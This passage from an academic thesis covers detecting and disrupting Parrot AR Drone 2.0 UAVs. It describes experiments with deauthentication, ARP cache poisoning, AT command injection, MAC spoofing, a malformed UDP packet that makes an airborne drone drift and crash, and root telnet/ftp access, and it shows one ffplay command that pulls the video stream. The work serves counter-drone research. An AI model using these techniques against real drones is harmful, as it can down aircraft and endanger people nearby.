| drwxrwxrwt | 4 | root | root | 3500 | Jan | 1 | 00:00 | dev |
| drwxrwxr-x | 3 | root | root | 1256 | Jan | 1 | 1970 | etc |
| drwxr-xr-x | 2 | root | root | 1064 | Jan | 1 | 00:01 | factory |
| drwxr-xr-x | 3 | root | root | 368 | Jan | 1 | 00:00 | firmware |
| drwxrwxr-x | 3 | root | root | 224 | Jan | 1 | 00:09 | home |
| drwxr-xr-x | 5 | root | root | 2800 | Jan | 1 | 1970 | lib |
| drwxrwxr-x | 2 | root | root | 240 | Jan | 1 | 1970 | licenses |
| drwxrwxr-x | 2 | root | root | 160 | Jan | 1 | 1970 | mnt |
| dr-xr-xr-x | 73 | root | root | 0 | Jan | 1 | 1970 | proc |
| drwxrwxr-x | 2 | root | root | 160 | Jan | 1 | 1970 | root |
| drwxrwxr-x | 2 | root | root | 2752 | Jan | 1 | 1970 | sbin |
| drwxr-xr-x | 12 | root | root | 0 | Jan | 1 | 1970 | sys |
| drwxrwxrwt | 3 | root | root | 160 | Jan | 1 | 00:00 | tmp |
| drwxr-xr-x | 2 | root | root | 232 | Jan | 1 | 00:00 | update |
| drwxrwxr-x | 8 | root | root | 544 | Jan | 1 | 1970 | usr |
| drwxrwxr-x | 2 | root | root | 352 | Jan | 1 | 1970 | var |

Figure 13: Output of ls- la on Parrot AR Drone v2

| **Command** | **Response** |
|---|---|
| date -r hello_arm | Sat Jan 1 00:12:51 UTC 2000 |
| date | Sat Jan 1 00:00:53 UTC 2000 |

Figure 14: Evidence of Parrot File Persistence

Exploring the file system of the Parrot has assisted in proving $H_2$, confirming that a number of services are running on the Parrot. This experiment has revealed additional information on the interaction between the Parrot and controller, proving $H_3$. Direct connection to the Parrot has proven $H_4$.

### 4.2.4 Connected devices

Determining how the Parrot and controller reacted to having multiple devices connected to the Parrot network was important for developing mitigations, to ascertain behaviour that would possibly need to be managed. When switched on, the Parrot acts as an access point, from which devices that are WiFi enabled, such as phones, tablets and computers can connect to. Initial findings showed that multiple devices could be connected to the Parrot, however, when multiple devices attempt to interact with any data streaming from or too the Parrot, such as the video stream or control commands, the devices would seize up. Interestingly with the video stream, when one device attempts to connect while another is currently connected, the originally connected device is frozen alerting the user, and the newly connected device receives the stream. This action is repetitive, if another device attempts to receive the video stream; the previously connected device's connection is discarded. This has the potential to be used as a mitigation strategy, by preventing the video stream from reaching the controller. Unlike the video stream, the control commands could not be directly interacted with when multiple devices were connected.

Through connection of multiple devices simultaneously, additional evidence has been presented proving $H_4$

### 4.2.5 Detection signature

From initial analysis of the connection stream and file system, there were distinct characteristics which could be used to identify the Parrot UAV. First, the vendor-specific MAC address can be used as a point of recognition that a Parrot AR drone has entered the range of a device capable of scanning the spectrum. Second, a number of specific TCP ports are active and open on the device; these include ports 5551, 5553, 5555, 5557 and 5559 all of which have Parrot specific purposes. Other active TCP ports include 21 and 23; FTP and telnet respectively. Additionally, UDP Ports 67, 5552, 5554 and 5556 are also open on the Parrot, but are filtered.

The identified characteristics of the Parrot were formed into a detection signature. A Python script was developed to test the validity of this signature. Network scanning techniques were used to identify MAC addresses of devices in the immediate spectrum; this address list was then filtered, to identify potential UAVs. If identified, probes are sent to specific ports to determine if the active and filtered ports match those in the developed signature. All identified ports, apart from 5556 are probed to confirm a parrot in the vicinity; this is to prevent the controller from losing control by interacting with port 5556. This script is included in Appendix C

### 4.2.6 Summary

Through analysis of the Parrots connection process and file system, an array of useful information was discovered, which was beneficial for crafting further experiments, presented as Figure 15. A data analysis signature was derived from identified characteristics of the Parrot, namely the vendor specific MAC address, coupled with the various specific ports that are open or filtered on the Parrot. Testing the signature revealed a reliable method of detecting Parrots which enter between 100 and 50 metres (802.11n range) of the detection device; depending on interference and weather conditions. The culmination of these experiments has proven $H_1$, $H_2$, $H_3$ and $H_4$.

| Experiment | Aim | Hypothesis |
|---|---|---|
| Malformed UDP send | To examine and recreate the unexpected behavior identified while undertaking connection captures. | $H_5$ |
| Video Disable AT command | Examine the effect of sending a video disable AT command at the UAV. | $H_5$ |
| GPS location AT command | Examine the effect of sending incorrect GPS location AT commands at the UAV | $H_5$ |
| MAC un-pair AT command | Examine the possibility of injecting a MAC un-pair AT command to the UAV, to circumvent the UAVs security measure. | $H_5$ |
| Manipulating file system utilities | Examining if the onboard utilities, iptables, ftp, telnet and netcat | $H_5$, $H_6$ |

Figure 15: Further identified experiments

## 4.3 Mitigation

Mitigation was an aim of this thesis, as identified previously there is a severe lack of mitigation methods for small civilian UAVs in the body of knowledge. This section is split into two mitigation approaches this thesis aimed to address; control and video.

### 4.3.1 Control

The control section details the methods and results of a series of experiments related to manipulating the control of the Parrot, through exploiting the characteristics of the data link and applications running onboard the Parrot. The results of experiments relating to Deauthentication, Signal jamming, ARP cache poisoning, command injection and manipulating file utilities are presented.

#### 4.3.1.1 Deauthentication

After examining the connection procedures of the Parrot and a controlling device, along with the knowledge of WiFi vulnerabilities, it was theorised that a Deauthentication attack could be used against the Parrot to disconnect the device and the controller. Under repeatable conditions, aircrack-ng was used to send Deauthentication packets at the Parrot and controlling device, depicted in Appendix C. The experiment was successful in disconnecting the two devices, while also identifying generic states the Parrot would enter when abnormal events occur. In this case, losing the control data link results in “hover mode” whereby current altitude is maintained until a connection is re-established or the battery has drained. Once connection is re-established, the Parrot enters an “emergency landing mode”, whereby the Parrot lands before control is completely regained; this behaviour was also observed when the battery is drained. This infers that de-authenticating the Parrot and the controller can cause the device to become inoperable for a period of time. Additionally, while not connected to the controller, further mitigations can be directly applied to the Parrot.

The use of Deauthentication provides a level of control over the Parrot, causing the Parrot to stop movement, or land; thus proving $H_5$, Is the Parrot UAV susceptible to control manipulation?

#### 4.3.1.2 Signal Jamming

Further research into signal jamming deemed it improbable to jam a specific signal on the WiFi spectrum; with severe legal consequences for attempting this. As per the *Radiocommunications (Prohibitions of PMTS Jamming Devices) declaration 2011*, (2011), any device which affects the public mobile telecommunications service (PMTS) through the use of interference or jamming is prohibited for use, sale and import in Australia. As such, research into this area for blocking the communication between the Parrot and controller ceased.

#### 4.3.1.3 ARP Cache Poisoning

A follow-on from Deauthentication was the notion of applying ARP cache poisoning to take control of the Parrot. For devices to communicate on a network, address resolution is used, to ensure that the correct messages are being sent to the correct devices. Address resolution is achieved in wireless networks using an Address Resolution Protocol table (ARP table), which is a matching of IP addresses on the network to MAC addresses of the physical devices. To ensure this table is accurate, ARP packets are sent at intervals to update the matchings. Any device on the network can send requests to determine the matchings, and update them. ARP cache poisoning is the term used when the ARP table is changed to falsify which MAC address the IP address correspond to, allowing data to be intercepted and possibly altered before reaching its intended destination. As such MAC address pairing is not an effective security feature, as any device that is connected to the network can query and update the ARP table to circumvent the filter. Thus the potential use of ARP cache poisoning is twofold, to gain control over the Parrot, and to remove the MAC address pairing feature.

To achieve ARP cache poisoning for the Parrot and controller, a Python script was developed using the built-in arpcachepoison tool packaged with scapy, included in Appendix C. The arpcachepoison tool requires three points of information, the IP address of the target to poison, the IP of the MAC to be spoofed and the interval in which to send packets. The first task was to determine the IP and MAC address of the controller device. The inbuilt arping tool from scapy was used in a Python script to scan the network and retrieve IP address to MAC address resolutions. The Parrot and controller IP addresses are then passed into the arpcachepoison tool, which successfully altered the ARP table, informing the Parrot that the controllers IP address resolved to the test machines MAC address.

After the ARP poison attack, any traffic being sent to the controller is redirected to the test machine, this disconnects the control and video ports from the controller, allowing the test machine to open the video stream; similarly to when the controller is de-authenticated from the Parrot. During experimentation, it was found that the controller would send an ARP request to resolve the poison attack between every 5 and 10 seconds after the cache had been poisoned. When the ARP table was updated and restored to its proper configuration, the test machine would be locked out of control and video. To allow for further mitigations to be applied the interval on the arpcachepoison was set to 5 seconds, meaning the falsified ARP packet was sent every 5 seconds, this by itself could be declared a form of mitigation, as it denies the controller from accessing the Parrot, similarly to the how Deauthentication was used. Compared to the Deauthentication method however, poisoning the ARP cache is a more subtle attack. While the same alert messages are displayed on the controller for both attacks, the Deauthentication attack also requires the controller user to restart their application and then lands the Parrot before control is regained, while the ARP cache poison method reconnects the device once the poisoned table is reverted to its original form.

ARP cache poisoning successfully allowed interaction with the Parrot while being paired to a controller device preventing control and video being sent to the controller, thus proving $H_5$, additionally this proves $H_6$, as multiple methods of control manipulation have been identified. However ARP cache poisoning method is limited in the ability to apply further mitigations, as it does not remove the MAC address pairing, failing to prove $H_{10}$. Further examination of command injection, particularly the MAC un-pair command was undertaken in an attempt to remove the MAC address pairing to allow for control to be manipulated while subverting the security feature of the Parrot.

#### 4.3.1.4 Command Injection

Based on analysis of the Parrots network connection captures, for command injection to be successful a number of conditions must be met. The Parrots onboard controller ignores commands that do not have the correct sequence number attached; the commands must also originate from port 5556. Additionally, the possibility of MAC address pairing requires a method of overcoming the pairing to allow command injection. The ability to inject commands against the Parrot would allow manipulation of the device, and a level of control. Noted from the network captures and confirmed in Parrot Developers Guide, the sequence numbering travels in ascending order, where higher number commands have precedence, additionally, using a sequence number of one has precedence over all commands currently being sent. For command injection, the sequence number 1 was tied to all AT commands. The packets for command injection were crafted in Python using scapy, the source port was set to 5556 to match the requirements of the Developers Guide. Testing found that UDP packets not originating from port 5556 were ignored, while packets originating from port 5556 were acknowledged, this behaviour is depicted in Appendix B.

With the required conditions for each command injection accounted for, a Python script was developed to test if commands could be injected into the command network stream, and the behaviour of these commands, this is depicted in Appendix C. Figure 17 shows that arbitrary commands could be injected into the control stream; however they were ignored had no affect on the Parrot. This was expected behaviour, as the command was arbitrary. To examine if this behaviour would differ, a documented AT command was injected into the control stream. Sending a documented AT command resulted in the command being ignored, the same behaviour as an arbitrary command; this is shown in Figure 16. To determine if this behaviour was due to a controller already sending control commands to the Parrot, the controller was disconnected, and the command was sent to the device. The command executed successfully, repeatedly, showing that the Parrot does not accept commands from multiple devices simultaneously, despite the correct syntax and requirements. It was theorised that this behaviour must be handled by the onboard control software, to prevent multiple devices sending commands to the Parrot simultaneously. To overcome this problem, two hypotheses were proposed depicted in Figure 18.

| |
|---|
| `AT*CONFIG=1,”test”,”optionsoptions”` |
| `AT*CONFIG=2,”test”,”optionsoptions”` |
| `AT*CONFIG=3,”test”,”optionsoptions”` |
| `AT*CONFIG=4,”test”,”optionsoptions”` |
| `AT*CONFIG=5,”test”,”optionsoptions”` |
| `AT*CONFIG=6,”test”,”optionsoptions”` |
| `AT*CONFIG=7,”test”,”optionsoptions”` |
| `AT*CONFIG=8,”test”,”optionsoptions”` |
| `AT*CONFIG=9,”test”,”optionsoptions”` |
| `AT*CONFIG=10,”test”,”optionsoptions”` |

Figure 16: Details of arbitrary command injection

To test $H_{11}$, “Can the Parrots onboard controller program be disabled to allow for command execution?” an experiment was developed to understand what behaviour would occur if the onboard controller program was disabled mid flight. It was found that the power to the Parrot’s motors ceased immediately, causing the Parrot to fall drastically to the ground. At a high enough altitude, this would severely damage the Parrots operability. Additionally, for control to be regained, the Parrot required a power cycle to restart the controller program. This experiment disproved the ability of disabling the control program to issue commands directly to the device, thus the null hypothesis $H_0$ has been proven for $H_{11}$. However, this experiment provided a method that would reliably disable a Parrot, preventing control of the device, proving $H_5$.
This mitigation was scripted using Python to increase its speed, and is attached in Appendix C.

$H_{12}$, “Can the Parrots control link be disabled to allow for command execution?” was tested using both the Deauthentication method and the ARP cache poisoning method. When the controller was not active, commands could be executed from another device, thus proving $H_{12}$, and $H_{5.}$ This approach was taken to test the viability of the identified useful AT commands.

| No. | Time | Source | Destination | Protocol | Length | Info |
|---|---|---|---|---|---|---|
| 5697 | 33.732829 | 192.168.1.1 | 192.168.1.2 | UDP | 765 | Source port: sgi-esphttp Destination port: sgi-esphttp |
| 5712 | 33.799593 | 192.168.1.1 | 192.168.1.2 | UDP | 765 | Source port: sgi-esphttp Destination port: sgi-esphttp |
| 5725 | 33.863376 | 192.168.1.1 | 192.168.1.2 | UDP | 765 | Source port: sgi-esphttp Destination port: sgi-esphttp |
| 5734 | 33.928453 | 192.168.1.1 | 192.168.1.2 | UDP | 765 | Source port: sgi-esphttp Destination port: sgi-esphttp |
| 5754 | 34.058669 | 192.168.1.1 | 192.168.1.2 | UDP | 765 | Source port: sgi-esphttp Destination port: sgi-esphttp |
| 5765 | 34.124084 | 192.168.1.1 | 192.168.1.2 | UDP | 765 | Source port: sgi-esphttp Destination port: sgi-esphttp |
| 5791 | 34.254256 | 192.168.1.1 | 192.168.1.2 | UDP | 765 | Source port: sgi-esphttp Destination port: sgi-esphttp |
| 5795 | 34.320635 | 192.168.1.1 | 192.168.1.2 | UDP | 765 | Source port: sgi-esphttp Destination port: sgi-esphttp |
| 5807 | 34.451675 | 192.168.1.1 | 192.168.1.2 | UDP | 765 | Source port: sgi-esphttp Destination port: sgi-esphttp |
| 5828 | 34.579980 | 192.168.1.1 | 192.168.1.2 | UDP | 765 | Source port: sgi-esphttp Destination port: sgi-esphttp |
| 5843 | 34.646791 | 192.168.1.1 | 192.168.1.2 | UDP | 765 | Source port: sgi-esphttp Destination port: sgi-esphttp |
| 5869 | 34.779586 | 192.168.1.1 | 192.168.1.2 | UDP | 765 | Source port: sgi-esphttp Destination port: sgi-esphttp |
| 5875 | 34.824928 | 192.168.1.4 | 192.168.1.1 | UDP | 88 | Source port: freeciv Destination port: freeciv |
| 5882 | 34.845760 | 192.168.1.1 | 192.168.1.2 | UDP | 765 | Source port: sgi-esphttp Destination port: sgi-esphttp |
| 5894 | 34.971471 | 192.168.1.1 | 192.168.1.2 | UDP | 765 | Source port: sgi-esphttp Destination port: sgi-esphttp |
| 5897 | 35.036564 | 192.168.1.1 | 192.168.1.2 | UDP | 765 | Source port: sgi-esphttp Destination port: sgi-esphttp |
| 5925 | 35.171968 | 192.168.1.1 | 192.168.1.2 | UDP | 765 | Source port: sgi-esphttp Destination port: sgi-esphttp |
| 5949 | 35.298152 | 192.168.1.1 | 192.168.1.2 | UDP | 765 | Source port: sgi-esphttp Destination port: sgi-esphttp |
| 5957 | 35.366094 | 192.168.1.1 | 192.168.1.2 | UDP | 765 | Source port: sgi-esphttp Destination port: sgi-esphttp |

Figure 17: Network capture of control commands being ignored


| Hypothesis | Related Research Question |
|---|---|
| $H_{11}$: Can the Parrots onboard controller program be disabled to allow for command execution? | RQ1-b |
| $H_{12}$: Can the Parrots control link be disabled to allow for command execution? | RQ1-b |

Figure 18: Further generated Hypotheses

The identified commands include the video disable, GPS location and MAC un-pair commands, the format of which is included as Appendix A. The command tested first was video disable. Crafting the packet in a Python script with scapy, the AT command sent to the Parrot disables the video stream, with the stream resuming once a request for video on the port is issued; it is not a persistent video disable as first theorised. As the ability to send commands at the Parrot relies on disconnecting the controller device from the Parrot, the mitigation is of limited use, as the video stream will reconnect after the connection to the controller is re-established, due to the disable being non-persistent.

Upon first inspection of the GPS AT commands, it was determined that the Parrot would read the GPS location from the controller, however it is in fact the opposite, the controller provides the GPS location to the Parrot with these AT commands. These commands are used for the absolute control features of the controller, allowing the Parrots controls to be issued in relation to north on the controller rather than north on the Parrot. As such the initial perceived use of these commands; to find the location of the controller, was proven to be incorrect. After finding the true purpose of these commands, it was theorised that by sending these GPS AT commands at a parrot using absolute control, could cause the controller to issue incorrect commands, as the facing of the devices controls would be different. However, after determining that direct commands were not capable of being injected into the control stream without first being disconnected, these commands were deemed redundant, as the controller would simply update the GPS co-ordinates upon reconnection.

Experimentation regarding the MAC un-pair command was justified as it could not be assumed that all threatening Parrots are using the latest updated application, which removed the MAC pairing feature. First, an attempt to communicate with the pair activated Parrot was undertaken. Figure 19 shows that communication from a second device is not possible while pairing is active, with the telnet session being dropped. Thus, the ability to issue commands to a paired Parrot requires MAC address spoofing, which involves altering a devices MAC address to an already associated MAC to impersonate that device.



```
matt@matt-GA-990FXA-UD5:~$ ping 192.168.1.1
PING 192.168.1.1 (192.168.1.1) 56(84) bytes of data.
64 bytes from 192.168.1.1: icmp_req=1 ttl=254 time=1.03 ms
64 bytes from 192.168.1.1: icmp_req=2 ttl=254 time=1.23 ms
64 bytes from 192.168.1.1: icmp_req=3 ttl=254 time=1.11 ms
^C
--- 192.168.1.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2002ms
rtt min/avg/max/mdev = 1.030/1.127/1.239/0.085 ms
matt@matt-GA-990FXA-UD5:~$ telnet 192.168.1.1
Trying 192.168.1.1...
telnet: Unable to connect to remote host: Connection refused
matt@matt-GA-990FXA-UD5:~$ 
```

Figure 19: Telnet Session to MAC Paired Parrot

The results of MAC address spoofing were interesting, being effective but somewhat unreliable. A Python script was developed which ARP scanned the Parrots network, retrieving the associated IP to MAC pairings of devices connected to the Parrot. The MAC address of the controller was then spoofed, by changing the test machines MAC address to the controllers MAC address, this script is included in Appendix C. Once the MAC address is spoofed, the controller loses control and video from the Parrot, direct connection was then attempted, using telnet to determine if circumvention was achievable. It was found that direct connection is reliant on the control application on the controller to be closed. When the controller loses control, the default behaviour displays warning messages over the controllers interface, stating that the control and video links have been lost; additionally the WiFi icon disappears from the interface. Controller action is assumed to be restarting the application, and checking the WiFi settings of the controller, however this cannot be verified using this research methodology. If this occurs, a window of opportunity is presented for the test machine to gain successful direct connections, and execute commands against the Parrot. However, if the controller device attempts to reconnect, the test machines connection is terminated, as the Parrot does not know which device to communicate with due to the impersonation of the controller by the test machine, resulting in denial of service for both the test machine and the controller. Meaning the window of opportunity for direct connections to be achieved would differ depending upon the human factor of control, a possible future research endeavour. As an aside, if the suggested behaviour does not occur, and the controller waits for connection to re-establish passively; the Parrot will depreciate its battery and emergency land, as connection will not be regained until the test machine disconnects from the network.

While connected to the Parrot using the MAC spoofing technique, the MAC address un-pair command was sent against the Parrot. Under repeatable conditions, the MAC address pairing was not removed by the command. Exploring the implementation of MAC address pairing, it was found that iptables rules were being used to block all traffic, apart from ICMP and traffic from the paired controllers MAC address to the Parrot, shown in Appendix B. The MAC un-pairing AT command essentially activates a clearing of these IP table rules. Attempting to flush the rules from the iptables chain to remove the pairing resulted in locking out all network connections to the Parrot until a power restart was undertaken. Therefore, to apply mitigations to a paired Parrot, the test machine must maintain the spoofed MAC address, and be susceptible to connections being interrupted by the controller attempting to regain control of the Parrot.

While theorised as effective, the identified AT commands proved less than adequate for command injection. Due to the requirement of disabling the controller, and these commands being temporary for the current connection, the ability to disable the video stream, change the GPS coordinates and un-pair MAC addresses using AT commands do not assist in answering $H_5$ or $H_6$.

However, as determined during detection research, using a UDP scan against port 5556 interrupted the control stream of the Parrot. Manipulating the control stream using a UDP packet was identified as a potential form of control manipulation. To confirm these results the scan was repeated 5 times against the Parrot, matching previously found results. UDP scanning using nmap involves sending empty UDP packets at targeted ports. To mimic this behaviour, a Python script was developed to craft an empty, malformed UDP packet with scapy, and send this packet at the Parrot, this is included in Appendix C. Sending this malformed UDP packet causes the control link on the Parrot to be disabled, confirming that the scanning technique disables the control link, this is depicted in Figure 20.

| No. | Time | Source | Destination | Protocol | Length | Info |
|---|---|---|---|---|---|---|
| 3080 | 19.537945 | 192.168.1.1 | 192.168.1.2 | TCP | 1514 | personal-agent > 51398 [ACK] Seq=3718056 Ack=0 Win=5792 Len=1448 TSval=4294937260 TSecr=459059059 |
| 3081 | 19.538310 | 192.168.1.1 | 192.168.1.2 | TCP | 1514 | personal-agent > 51398 [ACK] Seq=3719504 Ack=0 Win=5792 Len=1448 TSval=4294937260 TSecr=459059059 |
| 3082 | 19.538695 | 192.168.1.1 | 192.168.1.2 | TCP | 1514 | personal-agent > 51398 [ACK] Seq=3720952 Ack=0 Win=5792 Len=1448 TSval=4294937260 TSecr=459059059 |
| 3083 | 19.539824 | 192.168.1.1 | 192.168.1.2 | TCP | 1514 | personal-agent > 51398 [ACK] Seq=3722400 Ack=0 Win=5792 Len=1448 TSval=4294937260 TSecr=459059059 |
| 3084 | 19.540310 | 192.168.1.1 | 192.168.1.2 | TCP | 1514 | personal-agent > 51398 [ACK] Seq=3723848 Ack=0 Win=5792 Len=1448 TSval=4294937260 TSecr=459059059 |
| 3085 | 19.540557 | 192.168.1.1 | 192.168.1.2 | TCP | 666 | personal-agent > 51398 [PSH, ACK] Seq=3725296 Ack=0 Win=5792 Len=600 TSval=4294937260 TSecr=459059059 |
| 3086 | 19.545790 | f8:1a:67:1c:7c:0f | Broadcast | ARP | 42 | Who has 192.168.1.1? Tell 192.168.1.4 |
| 3087 | 19.547646 | Parrot_35:24:24 | f8:1a:67:1c:7c:0f | ARP | 42 | 192.168.1.1 is at 90:03:b7:35:24:24 |
| 3088 | 19.547680 | 192.168.1.4 | 192.168.1.1 | UDP | 42 | Source port: 41064 Destination port: freeciv |
| 3089 | 19.645960 | 192.168.1.4 | 192.168.1.1 | UDP | 42 | Source port: 41065 Destination port: freeciv |
| 3090 | 20.551879 | 192.168.1.1 | 192.168.1.2 | ICMP | 71 | Destination unreachable (Port unreachable) |
| 3091 | 21.561037 | 192.168.1.1 | 192.168.1.2 | ICMP | 71 | Destination unreachable (Port unreachable) |
| 3092 | 22.141759 | 192.168.1.4 | 224.0.0.251 | MDNS | 81 | Standard query PTR _sane-port._tcp.local, "QM" question |
| 3093 | 22.574228 | 192.168.1.1 | 192.168.1.2 | ICMP | 71 | Destination unreachable (Port unreachable) |
| 3094 | 23.581641 | 192.168.1.1 | 192.168.1.2 | ICMP | 71 | Destination unreachable (Port unreachable) |
| 3095 | 24.555605 | 192.168.1.1 | 192.168.1.2 | ICMP | 71 | Destination unreachable (Port unreachable) |

Figure 20: Network capture of malformed UDP packet

Testing involved sending the packet against the Parrot not in flight, for proof of concept, then against the Parrot while in flight. Additionally, testing the source port of the packet was undertaken, to determine if the result only occurred when the packet was sent from a port other than 5556. Results show that the source port does not affect the result, with the control stream being interrupted no matter the source port. While in flight, the Parrot does not enter hover mode as expected, but instead starts drifting from where it last had a connection. In the laboratory, this resulted in the Parrot crashing into a wall. The malformed UDP packet experiment provides evidence towards $H_4$, $H_5$ and $H_6$ being proved.

#### 4.3.1.5 Manipulating File System Utilities

Analysis of the Parrots file system uncovered a number of interesting applications running. While IP tables is the default Linux firewall, its inclusion as interesting is warranted; as the Parrot runs with root privileges, any connection to the device can configure IP table rule sets. To experiment with this, an IP rule chain was developed and executed on the Parrot included in Appendix C, with the intention of blocking the controller sending commands to the Parrot. This was successfully implemented, blocking the controller from controlling the Parrot. While tested only to drop all incoming packets, the rule could be altered to limit only certain IP addresses to have control, allowing the test machine to control the Parrot, while the controller's access is blocked.

As determined from initial inspection of the file system, the Parrot can have files sent to and fro over the air. There are two methods of achieving this, the first using the ftp server being managed by inet.d. This allowed direct ftp connections on port 21, delivering its files into the /data/video/ directory, shown in Appendix B. The second method is using netcat, another application installed by default on the Parrot. A netcat connection can be created on the Parrot, to receive any data and store in the directory the netcat instance is launched from, making it quicker to deliver files into particular directories, such as where system binaries are located, this behaviour is shown in Appendix B. As the Parrot is running an ARMv7 processor, any code to be run on the device must be cross-compiled. A successful cross-compilation of simplistic C code was achieved, pointing to the ability to send precompiled binaries at the device to update the controller program, or modify the kernel.

Experiments relating to manipulating utilities onboard the parrot, including iptables, netcat and ftp were successful in altering the control of the Parrot, Thus proving $H_5$ and $H_6$.

#### 4.3.1.6 Summary

From these experiments, it was found that direct control manipulation of the Parrot is possible, proving $H_5$. Deauthentication and ARP cache poisoning can both be successfully used to stop control of the Parrot for periods of time, by denying control to the device until the battery drains, causing the device to emergency land. Direct interaction with the Parrot is possible due to services such as ftp allowing customised files to be dropped onto the Parrot and telnet allowing commands to be executed with root privilege, being active. This provides the ability to disable the Parrots controller program mid flight. Further interaction is possible due to utilities such as iptables being active and configurable to block ports, and netcat, allowing communication to be configured over the network for file transfer into specific directories.


Direct simultaneous command injection is not possible from observed results; any command sent was ignored, even when sending from the required port with the correct sequence number. However, by first preventing the ground controller and Parrot from communicating using Deauthentication or ARP cache poisoning, direct commands using the AT command structure could be issued. The identified useful commands proved to be of negligible validity due to the lack of persistence between reconnections. Removal of the MAC address pairing feature was not reliable, due to connection factors. Removal of the MAC address pairing resulted in complete lockout of the Parrot. Further, sending malformed UDP packets to the Parrot successfully disconnected the control stream and caused the Parrot to behave erratically. Multiple methods of control manipulation have been identified, proving $H_6$.

### 4.3.2 Video

The video section details the methods and results of a series of experiments related to interacting with the video stream of the Parrot. Experiments relating to direct video connection and passive video capture are discussed, along with methods of preventing the video stream reaching the ground controller.

#### 4.3.2.1 Direct Video Connection

From analysis of connection captures, it was determined that a large amount of data was being sent on port 5555 of the Parrot shown in Figure 22. Further inspection revealed this data to be the raw video stream from the Parrots active onboard camera, encapsulated in a customised packet header, called PaVE. To determine if there was any altering of the base H.264 codec from the PaVE header, an experiment was developed to direct connect to the video port and see if the stream could be decoded. Using the ffmpeg implementation of the H.264 codec and ffplay, the frontend player of ffmpeg, the video stream was successfully opened and viewed from direct connection, shown in Figure 21.



```
                     :~$ ffplay -f h264 tcp://192.168.1.1:5555
ffplay version 2.1.1 Copyright (c) 2003-2013 the FFmpeg developers
  built on Jan 28 2014 15:04:01 with gcc 4.6 (Ubuntu/Linaro 4.6.3-1ubuntu5)
  configuration: --enable-shared
  libavutil      52. 48.101 / 52. 48.101
  libavcodec     55. 39.101 / 55. 39.101
  libavformat    55. 19.104 / 55. 19.104
  libavdevice    55.  5.100 / 55.  5.100
  libavfilter     3. 90.100 /  3. 90.100
  libswscale      2.  5.101 /  2.  5.101
  libswresample   0. 17.104 /  0. 17.104
Input #0, h264, from 'tcp://192.168.1.1:5555':0KB sq=    0B f=0/0
  Duration: N/A, bitrate: N/A
    Stream #0:0: Video: h264 (Baseline), yuv420p, 640x360, 25 fps, 25 tbr, 1200k
 tbn, 50 tbc
    nan M-V:    nan fd=   0 aq=    0KB vq=    0KB sq=    0B f=0/0
```

Figure 21: ffplay video stream access

To confirm that the video stream was using a base H.264 encoding, the experiment was repeated using vlc, successfully opening the stream, further inspection of the captured network packets confirmed base H.264 encoding, thus proving $H_8$. When repeating this experiment with a controller device connected to the Parrot, connecting to the Parrot to open the video stream using the test machine causes the video stream on the controller to freeze. Similar to behaviour observed previously when connecting multiple controllers to the Parrot. Direct connection could be used as a form of mitigation by denying the video stream to the controller, proving $H_9$.

| No. | Time | Source | Destination | Protocol | Length | Info |
|---|---|---|---|---|---|---|
| 39 | 0.215882 | 192.168.1.1 | 192.168.1.2 | TCP | 1514 | personal-agent > 49731 [ACK] Seq=4345 Ack=0 Win=5792 Len=1448 TSval=4294952092 TSecr=901767692 |
| 40 | 0.216258 | 192.168.1.1 | 192.168.1.2 | TCP | 1514 | personal-agent > 49731 [ACK] Seq=5793 Ack=0 Win=5792 Len=1448 TSval=4294952092 TSecr=901767692 |
| 41 | 0.216758 | 192.168.1.1 | 192.168.1.2 | TCP | 1514 | personal-agent > 49731 [ACK] Seq=7241 Ack=0 Win=5792 Len=1448 TSval=4294952092 TSecr=901767692 |
| 42 | 0.220890 | 192.168.1.1 | 192.168.1.2 | TCP | 1514 | personal-agent > 49731 [ACK] Seq=8689 Ack=0 Win=5792 Len=1448 TSval=4294952092 TSecr=901767694 |
| 43 | 0.221261 | 192.168.1.1 | 192.168.1.2 | TCP | 1514 | personal-agent > 49731 [ACK] Seq=10137 Ack=0 Win=5792 Len=1448 TSval=4294952092 TSecr=901767694 |
